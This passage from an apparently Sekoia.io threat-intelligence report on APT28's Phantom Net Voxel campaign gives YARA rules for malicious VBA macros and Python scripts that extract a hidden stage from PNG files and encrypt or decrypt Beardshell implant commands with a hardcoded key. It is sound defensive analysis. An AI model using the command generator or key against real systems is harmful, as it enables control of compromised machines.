        $ = "Unblur" nocase ascii

    condition:
        all of them
        and filesize > 15KB and filesize < 40KB
}
```

```
 rule APT_APT28_phantomnetvoxel_malicious_vba_module1_variant2_win : HUNTING {
    meta:
        intrusion_set = "APT28"
        description = "These macro are used in a lure document that drop a DLL and a PNG file once executed. The PNG conce
        source = "Sekoia.io"
        creation_date = "2025-07-24"
        classification = "TLP:WHITE"
        // sha256 of doc used
        hash = "8f049b3a100747167eb87fb3a134e446d9057f179b4f334a5a4006369605095a"
        hash = "20987f7163c8fe466930ece075cd051273530dfcbe8893600fd21fcfb58b5b08"
        hash = "57253f322504e0a8256d46f31c19e228b8c55a14ee18e759936c71941c8ee4ad"

    strings:
        $ = "CreateObject(\"ADODB.Stream\")" nocase ascii
        $ = ".Open" ascii
        $ = ".Type" ascii
        $ = ".LoadFromFile" ascii
        $ = ".Close" ascii
        $ = "&H4D" ascii
        $ = "&H5A" ascii
        $ = "&H90" ascii
        $ = "VBA.LenB(" ascii

    condition:
        filesize < 5KB
        and all of them
}
```

```
 rule APT_APT28_phantomnetvoxel_malicious_vba_module_variant1_win : HUNTING {
    meta:
        intrusion_set = "APT28"
        description = "These macro are used in a lure document that drop a DLL and a PNG file once executed. The PNG conce
        source = "Sekoia.io"
        creation_date = "2025-07-24"
        classification = "TLP:WHITE"
        // sha256 of doc used
```

```
        hash = "41e116d1ee5c60dd31c2d15415f513e6c3807ca16630f7185cbb9e6a0cdbf592"
        hash = "89684b10d5eaa8d5c09c5a72c621acb6f8d107d5746d44bb7e9462ec6e4cf758"
        hash = "a610e249e3987103ebdb66ecf8198903afca93b1dcaf077fdecf80f371e9842d"
        hash = "ab5638089c42c6154345016962950dab8cf3092a23d5bf26ca051bbeaae8ea53"
        hash = "d040ce57289c3bd96b53a21cf77e411fe78b041606fb757e44d1da008a6296d7"
        hash = "f54af3cbf646ef363ab6b4663afd70a34e098233237d3d09bc6581342d1d0b38"
    strings:
        $declare1 = "Public Declare PtrSafe Function" nocase ascii
        $declare2 = "Public Declare Function" nocase ascii
        $libkernel32 = "Lib \"kernel32\" Alias \"" nocase ascii

        $function1 = "CreateImage" nocase ascii
        $function2 = "ReadImag" nocase ascii
        $function3 = "GetImageSize" nocase ascii
        $function4 = "WriteImage" nocase ascii
        $function5 = "CloseImage" nocase ascii
        $function6 = "WaitForImage" nocase ascii
        $function7 = "DeleteImage" nocase ascii
        $function8 = "GetImageResolution" nocase ascii

        $alias1 = "CreateProcessW" nocase ascii
        $alias2 = "ReadFile" nocase ascii
        $alias3 = "GetFileSize" nocase ascii
        $alias4 = "WriteFile" nocase ascii
        $alias5 = "CloseHandle" nocase ascii
        $alias6 = "Sleep" nocase ascii
        $alias7 = "CreateFileW" nocase ascii
        $alias8 = "GetFileAttributesW" nocase ascii
    condition:
        filesize < 10KB
        and ($declare1 or $declare2)
        and $libkernel32
        and 4 of ($function*)
        and 4 of ($alias*)
}
```

```
 rule APT_APT28_phantomnetvoxel_malicious_vba_thisdocument_variant2_win : HUNTING {
    meta:
        intrusion_set = "APT28"
        description = "These macro are used in a lure document that drop a DLL and a PNG file once executed. The PNG conce
        source = "Sekoia.io"
        creation_date = "2025-07-24"
        classification = "TLP:WHITE"
        // sha256 of doc used
        hash = "20987f7163c8fe466930ece075cd051273530dfcbe8893600fd21fcfb58b5b08"
        hash = "57253f322504e0a8256d46f31c19e228b8c55a14ee18e759936c71941c8ee4ad"
    strings:
        $ = "Private Sub Document_Open()" nocase ascii
        $ = "Private Sub Document_Close()" nocase ascii

        $ = "ThisDocument.ActiveWindow.View.Type" nocase ascii
        $ = "ThisDocument.name" nocase ascii
```

```
        $ = "VBA.Environ(" nocase ascii
        $ = "FileExists(" nocase ascii

        $ = "CreateFolder" nocase ascii
        $ = ".CopyFile" nocase ascii
        $ = "\"Temp\"" nocase ascii

    condition:
        all of them
        and filesize < 3KB
}
```

```
 rule APT_APT28_phantomnetvoxel_malicious_vba_module2_variant2_win : HUNTING {
    meta:
        intrusion_set = "APT28"
        description = "These macro are used in a lure document that drop a DLL and a PNG file once executed. The PNG conce
        source = "Sekoia.io"
        creation_date = "2025-07-24"
        classification = "TLP:WHITE"
        // sha256 of doc used
        hash = "8f049b3a100747167eb87fb3a134e446d9057f179b4f334a5a4006369605095a"
        hash = "20987f7163c8fe466930ece075cd051273530dfcbe8893600fd21fcfb58b5b08"
        hash = "57253f322504e0a8256d46f31c19e228b8c55a14ee18e759936c71941c8ee4ad"

    strings:
        $declare1 = "Public Declare PtrSafe Function" nocase ascii
        $declare2 = "Public Declare Function" nocase ascii

        $lib1 = "Lib \"kernel32\" Alias \"" nocase ascii
        $lib2 = "Lib \"advapi32.dll\" Alias \"" nocase ascii

        $function1 = "CP" nocase ascii
        $function2 = "WFSO" nocase ascii
        $function3 = "IsU" nocase ascii
        $function4 = "RCKE" nocase ascii
        $function5 = "RSVE" nocase ascii
        $function6 = "RCK" nocase ascii

        $alias1 = "CreateProcessW" nocase ascii
        $alias2 = "WaitForSingleObject" nocase ascii
        $alias3 = "IsUserAnAdmin" nocase ascii
        $alias4 = "RegCreateKeyExW" nocase ascii
        $alias5 = "RegSetValueExW" nocase ascii
        $alias6 = "RegCloseKey" nocase ascii

    condition:
        filesize < 10KB
        and ($declare1 or $declare2)
        and ($lib1 or $lib2)
        and 3 of ($function*)
        and 3 of ($alias*)
}
```

Python scripts

```
 import png
import binascii
from Crypto.Cipher import AES


"""
Script used to extract the shellcode or .NET stage from the PNG file

`pip install pycryptodome pypng`
"""

DEBUG = False

KEY_SIZE = 32
IV_SIZE = 16
HASH_SIZE = 20


def process_file(name: str = "windows.png") -> None:
    r=png.Reader(name)
    (width, height, gen, config) = r.read()
    l = list(gen)

    size = compute_size(l)
    if DEBUG:
        print("Size of data in {} : {}".format(name, hex(size)))


    payload = extract_data(l, size, 32)

    # here, sha1(payload[:-20]) should be equal to payload[-20:]
    # But it doesn't matter.
    KEY = payload[:KEY_SIZE]
    IV = payload[-(IV_SIZE+HASH_SIZE):-HASH_SIZE]
    sha1 = payload[-HASH_SIZE:]
    cipher_text = payload[KEY_SIZE:-(IV_SIZE+HASH_SIZE)]

    if DEBUG:
        print(binascii.hexlify(cipher_text))
        print(binascii.hexlify(KEY))
        print(binascii.hexlify(IV))
        print(binascii.hexlify(sha1))

    cipher = AES.new(KEY, AES.MODE_CBC, iv=IV)
    plaintext = cipher.decrypt(cipher_text)

    # This part is used to only recover the PE.
    # Comment this line to recover the whole shellcode
    idx = plaintext.find(b"MZ")
    if idx >= 0:
        stage2_name = name + ".extracted_stage2"
        f = open(stage2_name, "bw")
```

```
        f.write(plaintext[0:])
        f.close()
        print("Next stage found. Written to {}.extracted_stage2".format(name))
    else:
        print("Error while trying to find the next stage")


def extract_data(l: list[int], size: int, offset: int)-> bytes:
    k = 0
    current_byte = 0
    payload = b""
    index = 0
    while index <= size*8:
        j = (offset+index) % len(l[0])
        i = (offset+index) // len(l[0])

        if k == 8:
            payload += current_byte.to_bytes()
            current_byte = 0
            k = 0

        ec = l[i][j] % 2
        current_byte += (ec<<k)
        k += 1
        index += 1

    return payload



def compute_size(l: list[int]) -> int:
    size = 0
    for i in range(0, 32):
        size *=2
        size += l[0][31-i]%2
    return size


if __name__ == "__main__":
    # list of png that contains the next stage.
    names = ["windows1.png", "windows2.png", "windows3.png", "Koala.png"]
    for name in names:
        process_file(name)
```

```
 #!/usr/bin/env python3
import os
import struct
import argparse
from Crypto.Cipher import ChaCha20_Poly1305

"""
Script used to generate Beardshell commands as tiff file
```

```
`pip install pycryptodome`

Examples for the 'command' paramater :
    '{"task_id": 0, "cmd_id":1, "data": {}}'
    '{"task_id": 0, "cmd_id":2, "data": {"id":0,"cmd":"SystemInfo"}}'
    '{"task_id": 0, "cmd_id":3, "data": {"id":0,"script":"U3lzdGVtSW5mbw=="}}'
    '{"task_id": 0, "cmd_id":4, "data": {"id":0}}'
    '{"task_id": 0, "cmd_id":5, "data": {"id":0}}'
    '{"task_id": 0, "cmd_id":6, "data": {}}'
    '{"task_id": 0, "cmd_id":6, "data": {}}'

NB: It is recommended to update the task_id.
For example, Beardshell returns nothing if a command 1 is emited with a task_id already used
(but the command succeeds)
"""

# This script only generates tiff files
HEADERS = {
    "tiff": b"II*\x00",
}

def encrypt_and_dump(plaintext: bytes, key: bytes, ext: str, out_path: str) -> None:
    ext = ext.lower()
    if ext not in HEADERS:
        raise ValueError("Ext not supported. Only 'tiff' is supported here")

    header = HEADERS[ext]
    nonce = os.urandom(12)
    # Arbitrary choosen AAD of 0x10 bytes (it must be in [0x0A,0x1E])
    aad   = b"A" * 16

    cipher = ChaCha20_Poly1305.new(key=key, nonce=nonce)
    cipher.update(aad)
    ciphertext, tag = cipher.encrypt_and_digest(plaintext)

    # Compute "data_size"
    # = nonce (12) + tag (16) + 4 (size of aad size) + len(aad) + len(ciphertext)
    data_size = 12 + 16 + 4 + len(aad) + len(ciphertext)

    with open(out_path, "wb") as f:
        f.write(header)
        f.write(struct.pack("<I", data_size+4))
        f.write(nonce)
        f.write(tag)
        f.write(struct.pack("<I", len(aad)))
        f.write(aad)
        f.write(ciphertext)

    print(f"[+] File generated '{out_path}'")

def main() -> None:
    p = argparse.ArgumentParser(
        description="Script used to create a Beardshell command file"
    )
```

```
    p.add_argument("command",   help="Plaintext command like '{\"task_id\": 1, \"cmd_id\":1, \"data\": {}}'")
    p.add_argument("output", help="Output filename")
    args = p.parse_args()
    key = bytes.fromhex("F9685510DD90C05856950D86C12CF7A2CC9D148AACC187DDDDFCE0C9EDAE6EE3")

    ext = "tiff"
    if len(key) != 32:
        p.error("Keysize must be 32 bytes (64 hex chars)")

    pt = args.command.encode("utf-8")

    encrypt_and_dump(pt, key, ext, args.output)

if __name__ == "__main__":
    main()
```

```
 import struct
import binascii
import argparse
from Crypto.Cipher import ChaCha20_Poly1305

"""
Script used to decrypt Beardshell response files

`pip intall pycryptodome`

python3 decrypt.py <filename>

This script automatically parses and decrypts the file based on the extension name.
"""

DEBUG = False

def decrypt_file(path_in: str, key: bytes, ext: str) -> bytes:
    ext = ext.lower()
    if ext == "png":
        magic_len = 0x10
    elif ext == "tiff":
        magic_len = 4
    elif ext == "gif":
        magic_len = 6
    elif ext == "bmp":
        magic_len = 2
    elif ext == "jpeg":
        magic_len = 0xf
    else:
        raise ValueError(f"Extension not supported: {ext}")

    with open(path_in, "rb") as f:
        # skip the header
        f.seek(magic_len)

        # read the size of the cipher bloc
```

```
        data_size = struct.unpack("<I", f.read(4))[0]-4
        if DEBUG:
            print("DataSize: {}".format(hex(data_size)))

        # nonce ChaCha20-Poly1305 = 12 bytes
        nonce = f.read(12)
        if DEBUG:
            print(binascii.hexlify(nonce))

        # Poly1305 tag = 16 bytes
        tag = f.read(16)
        if DEBUG:
            print(binascii.hexlify(tag))

        # AAD len ([0xA:0x1E])
        aad_len = struct.unpack("<I", f.read(4))[0]
        if not (0x0A <= aad_len <= 0x1E):
            raise ValueError(f"Invalid AAD length: {aad_len}")
        if DEBUG:
            print(hex(aad_len))

        aad = f.read(aad_len)

        # We can compute the overall size of the header
        header_size = 12 + 16 + 4 + aad_len
        ciph_len = data_size - header_size
        ciphertext = f.read(ciph_len)

    # Decryption and tag verification
    cipher = ChaCha20_Poly1305.new(key=key, nonce=nonce)
    cipher.update(aad)
    plaintext = cipher.decrypt_and_verify(ciphertext, tag)
    return plaintext

def main() -> None:
    p = argparse.ArgumentParser(description="Decrypts a beardshell file with ChaCha20-Poly1305")
    p.add_argument("input",  help="Input filename")
    args = p.parse_args()

    key = bytes.fromhex("F9685510DD90C05856950D86C12CF7A2CC9D148AACC187DDDDFCE0C9EDAE6EE3")
    if len(key) != 32:
        p.error("Key size must be 32 bytes (64 hex chars).")

    if args.input.endswith("tiff"):
        ext = "tiff"
    elif args.input.endswith("bmp"):
        ext= "bmp"
    elif args.input.endswith("jpeg"):
        ext= "jpeg"
    elif args.input.endswith("png"):
        ext= "png"
    elif args.input.endswith("gif"):
        ext= "gif"
    else:
```

```
        p.error("Extension not recognized")

    try:
        pt = decrypt_file(args.input, key, ext)
    except Exception as e:
        print("Error during decryption:", e)
        exit(1)
    print(pt)

if __name__ == "__main__":
    main()
```

Share

APT APT28 CTI Espionage GRU Malware PhantomNetVoxel russia ukraine

Share this post:

Source: https://blog.sekoia.io/apt28-operation-phantom-net-voxel/